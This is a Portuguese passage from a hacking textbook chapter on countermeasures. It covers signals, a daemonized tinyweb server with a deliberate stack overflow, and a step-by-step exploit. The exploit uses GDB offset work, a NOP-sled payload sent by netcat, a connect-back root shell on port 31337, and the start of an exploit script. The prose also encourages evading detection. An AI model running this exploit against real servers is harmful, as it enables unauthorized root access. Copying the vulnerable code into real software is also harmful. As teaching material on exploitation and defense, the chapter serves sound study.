0x600

MEDIDAS DEFENSIVAS

O sapo dourado com dardo venenoso (*Phyllobates terribilis*) secreta um veneno extremamente tóxico – um sapo pode secretar veneno o suficiente para matar dez homens adultos. A única razão pela qual esses sapos possuem essa defesa extraordinariamente poderosa, é que algumas espécies de cobra eram suas predadoras, e elas acabaram desenvolvendo uma resistência ao veneno. Em resposta, os sapos passaram a desenvolver venenos cada vez mais fortes como forma de defesa. O resultado dessa coevolução é que os sapos estão seguros contra todos os outros predadores. Esse tipo de coevolução também ocorre com os hackers. Suas técnicas de exploit já existem há anos, então é natural que as medidas defensivas se desenvolveriam. Em resposta, os hackers encontraram caminhos para ultrapassar e subverter essas defesas, e então novas técnicas de defesa foram criadas. Esse ciclo de inovações é bastante benéfico. Mesmo que vírus e worms possam causar problemas e interrupções onerosas para os negócios, eles forçam uma resposta, que resolve o problema. Os worms se replicam pela exploração de vulnerabilidades existentes em softwares com falhas de segurança. Frequentemente essas imperfeições não são descobertas por anos, mas worms relativamente benignos, tais como o CodeRed ou o Sasser, fazem com que esses problemas sejam consertados.

Como com uma catapora, é melhor sofrer um surto cedo ao invés de anos mais tarde, quando o dano pode ser ainda maior. Se não fosse pelos worms da Internet fazendo um espetáculo público dessas falhas de segurança, elas poderiam permanecer sem uma solução, deixando-nos vulneráveis a um ataque de alguém com finalidades mais maliciosas do que apenas uma replicação do worm. Desse modo, os worms e vírus realmente podem fortalecer a segurança em longo prazo. Contudo, existem maneiras mais pró-ativas de fortalecer a segurança. As medidas defensivas existem para tentar anular o efeito de um ataque, ou evitar a ocorrência de um. Uma medida defensiva é um conceito um tanto abstrato; ela poderia ser um produto de segurança, um conjunto de políticas, um programa, ou apenas um administrador de segurança. Essas medidas defensivas podem ser divididas em dois grupos: aquelas que tentam detectar o ataque e aquelas que tentam proteger a vulnerabilidade.

0x610 Medidas defensivas de detecção

O primeiro grupo de medidas defensivas tenta detectar o intruso e responder de alguma forma. O processo de detecção poderia ser um administrador lendo logs para um programa suspeito na rede. A resposta poderia incluir o encerramento da conexão ou do processo de forma automática, ou apenas com o administrador examinando tudo a partir do console da máquina.

Como um administrador de sistema, os exploits que você conhece são tão perigosos quanto aqueles que você não conhece. Quanto mais rápido a invasão é detectada, mais rápida ela pode ser tratada e mais provável será a sua contenção. As invasões que não são descobertas por meses são um motivo de preocupação. A forma de detectar uma invasão consiste em antecipar o que o hacker pretende fazer para atacar. Se você souber isso, então sabe o que procurar. As medidas defensivas de detecção podem procurar esses padrões de ataque em arquivos de log, pacotes de rede ou até memória de programa. Depois que a invasão é detectada, o hacker pode ser expurgado do sistema, qualquer prejuízo no arquivo de sistema pode ser desfeito por restauração a partir de um backup e a vulnerabilidade explorada pode ser identificada e reparada. A detecção de medidas defensivas é bem poderosa em um mundo eletrônico com backups e capacidades de restauração.

Para o invasor, isso significa que a detecção pode contra-atacar tudo o que ele fizer. Visto que a detecção nem sempre é imediata, há alguns cenários de "furto" em que isso não importa; no entanto, mesmo assim é melhor não deixar pistas. Discrição é uma das mais valiosas habilidades de um hacker. Explorando um programa vulnerável para obter a proteção original significa que você pode fazer o que quiser nesse sistema, mas

evitar a detecção adicionalmente significa que ninguém sabe que você está lá. A combinação do *"God mode"* contribui para a invisibilidade de um hacker perigoso. A partir de uma posição oculta, senhas e informações podem ser farejadas silenciosamente a partir da rede, programas podem ser invadidos e outros ataques podem ser lançados em outros hosts. Para continuar escondido, você precisa antecipar os métodos de detecção que poderiam ser usados. Se você sabe o que eles estão procurando, você pode evitar determinados padrões de exploração ou disfarce válidos. O ciclo coevolutivo entre ocultar e detectar é alimentado pelo pensamento nas coisas que o outro lado ainda não pensou.

0x620 Daemons de sistema

Para ter uma discussão realista de medidas defensivas de exploração e métodos de invasão, primeiro precisamos de um alvo de exploração de vulnerabilidades realista. Um alvo remoto será um programa servidor que aceita conexões de entrada. No Unix, esses programas são geralmente chamados de daemons de sistema. Um daemon consiste em um programa que é executado em segundo plano e, de certa forma, funciona de forma independente do terminal de controle. O termo *daemon* foi cunhado pelos hackers do MIT na década de 1960. Ele se refere a um demônio de ordenação de molécula, a partir de um experimento de 1867, criado pelo físico James Maxwell. Nesse experimento, o demônio de Maxwell é uma criatura com a habilidade sobrenatural de executar tarefas difíceis sem nenhum esforço, aparentemente violando a segunda lei da termodinâmica. De forma similar, no Linux, o daemon de sistema executa tarefas de forma incessante, como as de fornecer um serviço SSH e manter os sistemas de logs. Os programas daemon normalmente terminam com um *d* para indicar que são daemons, como *sshd* ou *syslogd*.

Com algumas adições, o código *tinyweb.c* pode se transformar em um daemon de sistema mais realista. Esse novo código utiliza uma chamada para a função `daemon()`, que resulta em um novo processo de segundo plano. Essa função é usada por muitos processos do sistema daemon no Linux, e sua página do manual é mostrada a seguir.

```
DAEMON(3)          Linux Programmer's Manual      DAEMON(3)

NAME
       daemon - run in the background

SYNOPSIS
       #include <unistd.h>

       int daemon(int nochdir, int noclose);
```

```
DESCRIPTION
      The daemon() function is for programs wishing to detach themselves from
      the controlling terminal and run in the background as system daemons.

      Unless the argument nochdir is non-zero, daemon() changes the current
      working directory to the root ("/").

      Unless the argument noclose is non-zero, daemon() will redirect standard
      input, standard output and standard error to /dev/null.

RETURN VALUE
      (This function forks, and if the fork() succeeds, the parent does
      exit(0), so that further errors are seen by the child only.) On success
      zero will be returned. If an error occurs, daemon() returns -1 and sets
      the global variable errno to any of the errors specified for the library
      functions fork(2) and setsid(2).
```

Os daemons de sistema são executados independente de um terminal de controle, de forma que o novo código do daemon *tinyweb* grava em um arquivo de log. Sem um terminal de controle, os daemons de sistema geralmente são controlados por sinais. O novo programa daemon *tinyweb* precisará capturar o sinal de finalização, assim ele pode ser encerrado perfeitamente quando for interrompido.

0x621 Curso intensivo sobre sinais

Os sinais proporcionam um método de comunicação interprocesso no Unix. Quando um processo recebe um sinal, seu fluxo de execução é interrompido pelo sistema operacional para chamar um operador de sinal. Os sinais são identificados por um número, e cada um possui um operador de sinal padrão. Por exemplo, quando CTRL + C é digitado no terminal de controle de um programa, um sinal de interrupção é enviado, com um operador de sinal padrão que sai do programa. Isso permite que o programa seja interrompido, mesmo se ele travar em um loop infinito.

Operadores de sinal customizados podem ser registrados utilizando-se a função `signal()`. No código do exemplo a seguir, vários operadores de sinal são registrados para determinados sinais, considerando que o código principal contém um loop infinito.

signal_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
/* Some labeled signal defines from signal.h
 * #define SIGHUP    1   Hangup
 * #define SIGINT    2   Interrupt (Ctrl-C)
 * #define SIGQUIT   3   Quit (Ctrl-\)
 * #define SIGILL    4   Illegal instruction
 * #define SIGTRAP   5   Trace/breakpoint trap
 * #define SIGABRT   6   Process aborted
 * #define SIGBUS    7   Bus error
 * #define SIGFPE    8   Floating point error
 * #define SIGKILL   9   Kill
 * #define SIGUSR1   10  User defined signal 1
 * #define SIGSEGV   11  Segmentation fault
 * #define SIGUSR2   12  User defined signal 2
 * #define SIGPIPE   13  Write to pipe with no one reading
 * #define SIGALRM   14  Countdown alarm set by alarm()
 * #define SIGTERM   15  Termination (sent by kill command)
 * #define SIGCHLD   17  Child process signal
 * #define SIGCONT   18  Continue if stopped
 * #define SIGSTOP   19  Stop (pause execution)
 * #define SIGTSTP   20  Terminal stop [suspend] (Ctrl-Z)
 * #define SIGTTIN   21  Background process trying to read stdin
 * #define SIGTTOU   22  Background process trying to read stdout
 */

/* Um operador de sinais */
void signal_handler(int signal) {
   printf("Caught signal %d\t", signal);
   if (signal == SIGTSTP)
      printf("SIGTSTP (Ctrl-Z)");
   else if (signal == SIGQUIT)
      printf("SIGQUIT (Ctrl-\\)");
   else if (signal == SIGUSR1)
      printf("SIGUSR1");
   else if (signal == SIGUSR2)
      printf("SIGUSR2");
   printf("\n");
}

void sigint_handler(int x) {
   printf("Caught a Ctrl-C (SIGINT) in a separate handler\nExiting.\n");
   exit(0);
}

int main() {
   /* Registering signal handlers */
   signal(SIGQUIT, signal_handler); // Define signal_handler() como
   signal(SIGTSTP, signal_handler); // o operador de sinais desses
   signal(SIGUSR1, signal_handler); // sinais.
   signal(SIGUSR2, signal_handler);

   signal(SIGINT, sigint_handler); // Define sigint_handler() para SIGINT.

   while(1) {} // Loop infinito.
}
```

Quando esse programa é compilado e executado, os operadores de sinal são registrados, e o programa entra em um loop infinito. Mesmo que o programa esteja travado na reiteração, sinais que chegam irão interrom-

per a execução e chamar os operadores de sinal registrados. Na saída a seguir, os sinais que podem ser disparados a partir de um terminal de controle são usados. A função `signal _ handler()`, quando terminada, retorna a execução para a reiteração interrompida, já que a função `signal _ handler()` sai do programa.

```
reader@hacking:~/booksrc $ gcc -o signal _ example signal _ example.c
reader@hacking:~/booksrc $ ./signal _ example
Caught signal 20 SIGTSTP (Ctrl-Z)
Caught signal 3 SIGQUIT (Ctrl-\)
Caught a Ctrl-C (SIGINT) in a separate handler
Exiting.
reader@hacking:~/booksrc $
```

Os sinais específicos podem ser enviados para um processo usando o comando `kill`. Por padrão, o comando `kill` envia o sinal determinado (`SIGTERM`) para um processo. Com o parâmetro da linha de comando `-l`, o `kill` faz uma listagem de todos os sinais possíveis. Na saída a seguir, os sinais `SIGUSR1` e `SIGUSR2` são enviados para o programa *signal_example* que está sendo executado em outro terminal.

```
reader@hacking:~/booksrc $ kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGABRT      7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ     26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO       30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
reader@hacking:~/booksrc $ ps a | grep signal _ example
24491 pts/3 R+ 0:17 ./signal _ example
24512 pts/1 S+ 0:00 grep signal _ example
reader@hacking:~/booksrc $ kill -10 24491
reader@hacking:~/booksrc $ kill -12 24491
reader@hacking:~/booksrc $ kill -9 24491
reader@hacking:~/booksrc $
```

Finalmente o sinal `SIGKILL` é enviado utilizando o `kill -9`. Esse operador de sinal não pode ser mudado, assim `kill -9` sempre pode ser usado para matar processos. Em outro terminal, o programa *signal_example* que está em execução mostra os sinais assim que eles são capturados e o processo é interrompido.


```
reader@hacking:~/booksrc $ ./signal _ example
Caught signal 10 SIGUSR1
Caught signal 12 SIGUSR2
Killed
reader@hacking:~/booksrc $
```

Os sinais em si são bem simples; contudo, a comunicação interprocesso pode rapidamente se tornar uma Web complexa de dependências. Felizmente, no novo daemon *tinyweb*, os sinais são apenas usados para uma conclusão limpa, assim a implementação é simples.

0x622 Daemon Tinyweb

Essa versão mais nova do programa *tinyweb* é um sistema daemon que é executado em segundo plano em um terminal de controle. Ele grava sua saída para um arquivo de log de data e hora, e escuta esse sinal de conclusão (`SIGTERM`), de forma que ele possa ser encerrado perfeitamente quando for interrompido.

Esses acréscimos são relativamente menores, mas eles fornecem um alvo de exploração muito mais realista. As novas porções do código são mostradas em negrito na listagem a seguir:

tinywebd.c

```
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80 // A porta que os usuários utilizam para se conectar
#define WEBROOT "./webroot" // ao diretório root do servidor Web
#define LOGFILE "/var/log/tinywebd.log" // Arquivo de log

int logfd, sockfd; // Descritores de log global e arquivo de socket
void handle _ connection(int, struct sockaddr _ in *, int);
int get _ file _ size(int); // Retorna o tamanho do arquivo do descritor do
arquivo aberto
void timestamp(int); // Grava um timestamp para o descritor do arquivo
aberto

// Este método é chamado quando o processo é finalizado.
void handle _ shutdown(int signal) {
   timestamp(logfd);
```

```
   write(logfd, "Shutting down.\n", 16);
   close(logfd);
   close(sockfd);
   exit(0);
}

int main(void) {
   int new_sockfd, yes=1;
   struct sockaddr_in host_addr, client_addr; // Informação do meu
endereço
   socklen_t sin_size;

logfd = open(LOGFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
if(logfd == -1)
   fatal("opening log file");

if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
   fatal("in socket");

if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
   fatal("setting socket option SO_REUSEADDR");

printf("Starting tiny web daemon.\n");
   if(daemon(1, 0) == -1) // Direciona para um processo daemon em segundo
plano.
   fatal("forking to daemon process");

signal(SIGTERM, handle_shutdown); // Chama handle_shutdown quando interrompido.
signal(SIGINT, handle_shutdown); // Chama handle_shutdown quando interrompido.

timestamp(logfd);
write(logfd, "Starting up.\n", 15);
host_addr.sin_family = AF_INET; // Ordem de byte do host
host_addr.sin_port = htons(PORT); // Ordem de byte de rede
host_addr.sin_addr.s_addr = INADDR_ANY; // Preenche automaticamente com meu IP.
memset(&(host_addr.sin_zero), '\0', 8); // Zera o resto da struct.

if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
   fatal("binding to socket");

if (listen(sockfd, 20) == -1)
   fatal("listening on socket");

while(1) { // Entra no loop.
   sin_size = sizeof(struct sockaddr_in);
   new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
   if(new_sockfd == -1)
      fatal("accepting connection");

   handle_connection(new_sockfd, &client_addr, logfd);
   }
   return 0;
}

/* Este método manipula a conexão sobre o socket passado a partir do
 * passado endereço do cliente e logs para o FD passado. A conexão é
```



```
 * processada como uma exigência da web e este método responde à socket conectada.
 * Finalmente, a socket passada é fechada no final do método.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
int logfd) {
   unsigned char *ptr, request[500], resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);

   sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr-
>sin_addr), ntohs(client_addr_ptr->sin_port), request);

   ptr = strstr(request, « HTTP/»); // Busca solicitação válida.
   if(ptr == NULL) { // Não é um HTTP válida
      strcat(log_buffer, " NOT HTTP!\n");
   } else {
      *ptr = 0; // Encerra o buffer no fim da URL.
      ptr = NULL; // Define ptr como NULL (usado como flag para uma soliticação inválida).
      if(strncmp(request, "GET ", 4) == 0) // Solicitação de Get
         ptr = request+4; // ptr is the URL.
      if(strncmp(request, "HEAD ", 5) == 0) // Solicitação de Head
         ptr = request+5; // ptr é a URL.
      if(ptr == NULL) { // Não é uma solicitação reconhecida
         strcat(log_buffer, " UNKNOWN REQUEST!\n");
      } else { // Solicitação válida, com ptr apontando para o nome do recurso
         if (ptr[strlen(ptr) - 1] == '/') // Para recursos finalizados com
'/',
            strcat(ptr, "index.html"); // adiciona 'index.html' ao final.
         strcpy(resource, WEBROOT); // Inicia o recurso com o caminho raíz web
         strcat(resource, ptr); // e o concatena com outros caminhos.
         fd = open(resource, O_RDONLY, 0); // Tenta abrir o arquivo.
         if(fd == -1) { // Se o arquivo não for encontrado
            strcat(log_buffer, " 404 Not Found\n");
            send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            send_string(sockfd, "<html><head><title>404 Not Found</title></
head>");
            send_string(sockfd, "<body><h1>URL not found</h1></body></html>\
r\n");
         } else { // Caso contrário, sobe o arquivo para o servidor.
            strcat(log_buffer, " 200 OK\n");
            send_string(sockfd, "HTTP/1.0 200 OK\r\n");
            send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
            if(ptr == request + 4) { // Esta é uma solicitação de Get
               if( (length = get_file_size(fd)) == -1)
                  fatal("getting resource file size");
               if( (ptr = (unsigned char *) malloc(length)) == NULL)
                  fatal("allocating memory for reading resource");
               read(fd, ptr, length); // Lê o arquivo na memória.
               send(sockfd, ptr, length, 0); // Envia-o ao socket.
               free(ptr); // Libera a memória do arquivo.
            }
            close(fd); // Fecha o arquivo.
            }
```

```
        }
    }
    timestamp(logfd);
    length = strlen(log_buffer);
    write(logfd, log_buffer, length); // Grava no log.

    shutdown(sockfd, SHUT_RDWR); // Fecha o socket.
}

/* Esta função aceita um descritor do arquivo aberto e retorna
 * o tamanho do arquivo associado. Retorna -1 se falhar.
 */
int get_file_size(int fd) {
    struct stat stat_struct;

    if(fstat(fd, &stat_struct) == -1)
        return -1;
    return (int) stat_struct.st_size;
}

/* Este método escreve uma sequência timestamp para o arquivo descritivo aberto
 * passado a ele.
 */
void timestamp(fd) {
    time_t now;
    struct tm *time_struct;
    int length;
    char time_buffer[40];

    time(&now); // Obtém a data corrente em segundos.
    time_struct = localtime((const time_t *)&now); // Converte para struct tm.
    length = strftime(time_buffer, 40, "%m/%d/%Y %H:%M:%S> ", time_struct);
    write(fd, time_buffer, length); // Grava string de timestamp no log.
}
```

Esse programa deamon se desloca para o segundo plano, grava em um arquivo de log com data e hora, e sai perfeitamente quando é encerrado. O descritor do arquivo de log e o socket de recebimento de conexão são declarados como globais, assim eles podem ser fechados perfeitamente pela função `handler_shutdown()`. Essa função é configurada como um operador de retorno para os sinais de encerramento e interrupção, permitindo que o programa saia elegantemente quando encerrado com o comando `kill`.

A saída a seguir mostra o programa compilado, executado e encerrado. Note que o arquivo de log contém data e hora, bem como a mensagem para fechar quando o programa captura o sinal determinado e chama a função `handler_shutdown()` para sair de forma elegante.

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25058 ?        Ss     0:00 ./tinywebd
25075 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25121 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log
cat: /var/log/tinywebd.log: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/22/2007 17:55:45> Starting up.
07/22/2007 17:57:00> From 127.0.0.1:38127   "HEAD / HTTP/1.0"    200 OK
07/22/2007 17:57:21> Shutting down.
reader@hacking:~/booksrc $
```

Este programa *tinywebd* apresenta o conteúdo HTTP assim como o programa *tinyweb* original, mas se comporta como um sistema daemon, separando-se do terminal de controle e gravando em um arquivo de log. Ambos programas são vulneráveis ao mesmo tipo de exploit overflow; contudo,o exploit é apenas o começo. Utilizando o novo daemon *tinyweb* como um alvo de exploração mais realista, você aprenderá como evitar uma detecção após a invasão.

0x630 Ferramentas de negociação

Com um alvo realista definido, vamos voltar para o lado do invasor. Para esse tipo de ataque, scripts de exploit são uma ferramenta essencial da negociação. Como um kit de ferramentas para destrancar fechaduras nas mãos de um profissional, um exploit abre muitas portas para um hacker. Através da manipulação cuidadosa dos mecanismos internos, a segurança pode ser inteiramente deixada de lado.

Nos capítulos anteriores, nós escrevemos códigos de exploit em C e exploramos as vulnerabilidades manualmente a partir da linha de comando. A linha tênue entre um programa de exploit e uma ferramenta de exploit é uma questão de finalização e reconfigurabilidade. Os programas de exploit são mais parecidos com armas do que com ferramentas. Como uma arma, um programa de exploit tem uma única utilidade e a interface do usuário é tão simples quanto puxar um gatilho. Ambos são produtos finalizados que podem ser usados por pessoas sem habilidade com resultados perigosos. Em contraste, as ferramentas de exploit geralmente não são produtos finais, nem são feitas para outras pessoas usarem. Com um entendimento sobre programação, é natural que um hacker começaria a escrever seus próprios scripts e ferramentas para ajudar na exploração. Estas ferramentas personalizadas automatizam as tarefas monótonas e

facilitam o experimento. Como as ferramentas convencionais, elas podem ser usadas para muitos propósitos, estendendo a habilidade do usuário.

0x631 Ferramenta de exploit tinywebd

Para o daemon *tinyweb*, queremos uma ferramenta de exploit que nos permita experimentar com as vulnerabilidades. Como no desenvolvimento de nossas explorações anteriores, o GDB é usado primeiro para descobrir detalhes da vulnerabilidade, como em deslocamentos. O deslocamento do endereço de retorno será o mesmo que no programa *tinyweb.c* original, mas um programa daemon apresenta desafios adicionais. A chamada do daemon desloca o processo, executando o resto do programa em um processo filho, enquanto o processo pai sai. Na saída a seguir, o breakpoint é definido após a chamada de `daemon()`, mas o depurador nunca o atinge.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 47
42
43     if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
44         fatal("setting socket option SO_REUSEADDR");
45
46     printf("Starting tiny web daemon.\n");
47         if(daemon(1, 1) == -1) // Direciona para um processo daemon em segundo
plano.
48             fatal("forking to daemon process");
49
50         signal(SIGTERM, handle_shutdown); // Chama handle_shutdown quando
interrompido.
51         signal(SIGINT, handle_shutdown); // Chama handle_shutdown quando
interrompido.
(gdb) break 50
Breakpoint 1 at 0x8048e84: file tinywebd.c, line 50.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.

Program exited normally.
(gdb)
```

Quando o programa está sendo executado, ele apenas é encerrado. Para depurar esse programa, o GDB precisa ser informado para seguir o processo filho, ao invés de seguir o pai. Isto é feito por meio da configuração `follow-fork-mode` para o filho. Após essa mudança, o depurador seguirá a execução dentro do processo filho, onde o breakpoint pode ser atingido.


```
(gdb) set follow-fork-mode child
(gdb) help set follow-fork-mode
Set debugger response to a program call of fork or vfork.
A fork or vfork creates a new process. follow-fork-mode can be:
   parent - the original process is debugged after a fork
   child - the new process is debugged after a fork
The unfollowed process will continue to run.
By default, the debugger will follow the parent process.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon.
[Switching to process 1051]

Breakpoint 1, main () at tinywebd.c:50
50         signal(SIGTERM, handle_shutdown); // Chama handle_shutdown quando
interrompido.
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $ ps aux | grep a.out
root       911  0.0  0.0  1636  416 ?        Ss 06:04 0:00 /home/reader/booksrc/a.out
reader    1207  0.0  0.0  2880  748 pts/2    R+ 06:13 0:00 grep a.out
reader@hacking:~/booksrc $ sudo kill 911
reader@hacking:~/booksrc $
```

É bom saber como depurar processos filhos, mas já que nós precisamos especificar os valores na pilha, é muito mais claro e fácil anexar a um processo em execução. Após encerrar qualquer processo `a.out` perdido, o daemon *tinyweb* é iniciado de volta e então anexado ao GDB.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     25830  0.0  0.0  1636  356 ?        Ss 20:10 0:00 ./tinywebd
reader   25837  0.0  0.0  2880  748 pts/1    R+ 20:10 0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q--pid=25830 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 25830
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) bt
#0 0xb7fe77f2 in ?? ()
#1 0xb7f691e1 in ?? ()
#2 0x08048f87 in main () at tinywebd.c:68
(gdb) list 68
63     if (listen(sockfd, 20) == -1)
64         fatal("listening on socket");
65
66     while(1) { // Entra no loop
67         sin_size = sizeof(struct sockaddr_in);
68         new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
```

```
69        if(new_sockfd == -1)
70           fatal("accepting connection");
71
72        handle_connection(new_sockfd, &client_addr, logfd);
(gdb) list handle_connection
77 /* Esta função controla a conexão do socket para o endereço do cliente e
78  * loga no FD passado. A conexão é processada como uma solicitação web,
79  * e esta função responde ao socket conectado. Finalmente, o socket é fechado
80        *        n o        f i m        d a        f u n ç ã o .
81  */
82 void handle_connection(int sockfd, struct sockaddr_in *client_addr_
ptr, int logfd) {
83    unsigned char *ptr, request[500], resource[500], log_buffer[500];
84    int fd, length;
85
86    length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

A execução pausa enquanto o daemon *tinyweb* espera por uma conexão. Mais uma vez, a conexão é feita para o servidor Web usando um navegador para adiantar a execução do código para um breakpoint.

```
Breakpoint 1, handle_connection (sockfd=5, client_addr_ptr=0xbffff810) at
tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) bt
#0    handle_connection (sockfd=5, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1    0x08048fb7 in main () at tinywebd.c:72
(gdb) x/x request
0xbffff5c0: 0x080484ec
(gdb) x/16x request + 500
0xbffff7b4:    0xb7fd5ff4   0xb8000ce0   0x00000000   0xbffff848
0xbffff7c4:    0xb7ff9300   0xb7fd5ff4   0xbffff7e0   0xb7f691c0
0xbffff7d4:    0xb7fd5ff4   0xbffff848   0x08048fb7   0x00000005
0xbffff7e4:    0xbffff810   0x00000003   0xbffff838   0x00000004
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc:    0x08048fb7
(gdb) p /x 0xbffff7dc - 0xbffff5c0
$1 = 0x21c
(gdb) p 0xbffff7dc - 0xbffff5c0
$2 = 540
(gdb) p /x 0xbffff5c0 + 100
$3 = 0xbffff624
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 25830
reader@hacking:~/booksrc $
```

O depurador mostra que o buffer exigido inicia em `0xbffff5c0` e o endereço de retorno armazenado está em `0xbffff7dc`, o que significa que o deslocamento é de 540 bytes. A posição mais segura para o shellcode é próxima ao meio do buffer solicitado de 500 bytes. Na saída a seguir, um exploit de buffer é criado, posicionando o shellcode entre um sled NOP e o endereço de retorno repetido 32 vezes. Os 128 bytes de endereços de retorno repetidos mantêm o shellcode fora de uma memória da pilha sem segurança, que poderia ser sobrescrita. Também existem bytes não-seguros próximos ao início do buffer de exploração, que será sobrescrito durante uma finalização nula. Para manter o shellcode fora desse alcance, um sled NOP de 100 bytes é colocado na frente dele. Isso deixa uma zona segura para o ponteiro de execução, com o shellcode em `0xbffff624`. A saída a seguir explora a vulnerabilidade utilizando o shellcode de retorno.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell

reader@hacking:~/booksrc $ echo $((540+4 - (32*4) - 83))
333
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 9835
reader@hacking:~/booksrc $ jobs
[1]+ Running nc -l -p 31337 &
reader@hacking:~/booksrc $ (perl -e 'print «\x90»x333'; cat loopback_shell;
perl -e 'print «\x24\xf6\xff\xbf»x32 . "\r\n"') | nc -w 1 -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Uma vez que o deslocamento do endereço de retorno é de 540 bytes, 544 bytes são necessários para sobrescrever o endereço. Com o shellcode de retorno de 83 bytes e o endereço de retorno sobrescrito repetido 32 vezes, uma aritmética simples mostra que o sled NOP precisa ter 333 bytes para alinhar tudo no buffer explorado de forma adequada. O netcat está sendo executado no modo de escuta com um "&" junto do final, que envia o processo para o segundo plano. Este identifica a conexão de volta a partir do shellcode e pode ser retomado mais tarde com o comando `fg` (primeiro plano). No LiveCD, o símbolo arroba (@) no prompt do comando mudará de cor se houver serviços em segundo plano, que também podem ser listados por meio do comando `jobs`. Quando o buffer de exploração é transportado para o netcat, a opção `-w` é usada para dizer a ele para esgotar o tempo após um segundo. Em seguida, o processo netcat em segundo plano que recebeu a shell *connect-back* pode ser retomada. Tudo funciona corretamente, mas se um shellcode de tamanho diferente é usado, o tamanho do sled NOP deve ser recalculado. Todos esses passos repetitivos podem ser colocados em um único shell script.

A shell BASH considera estruturas de controle simples. A declaração `if` no começo desse script serve apenas para verificação de erro e exibe a mensagem de uso. Variáveis da shell são usadas para a disposição e transcrição do endereço de retorno, assim elas podem ser alteradas facilmente para um alvo diferente. O shellcode utilizado para a exploração é passado como um parâmetro de linha de comando, o qual faz deste uma ferramenta útil para tester uma variedade de shellcodes.

xtool_tinywebd.sh

```
#!/bin/sh
# Uma ferramenta para exploit de tinywebd

if [ -z "$2" ]; then # If argument 2 is blank
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # At +100 bytes from buffer @ 0xbffff5c0
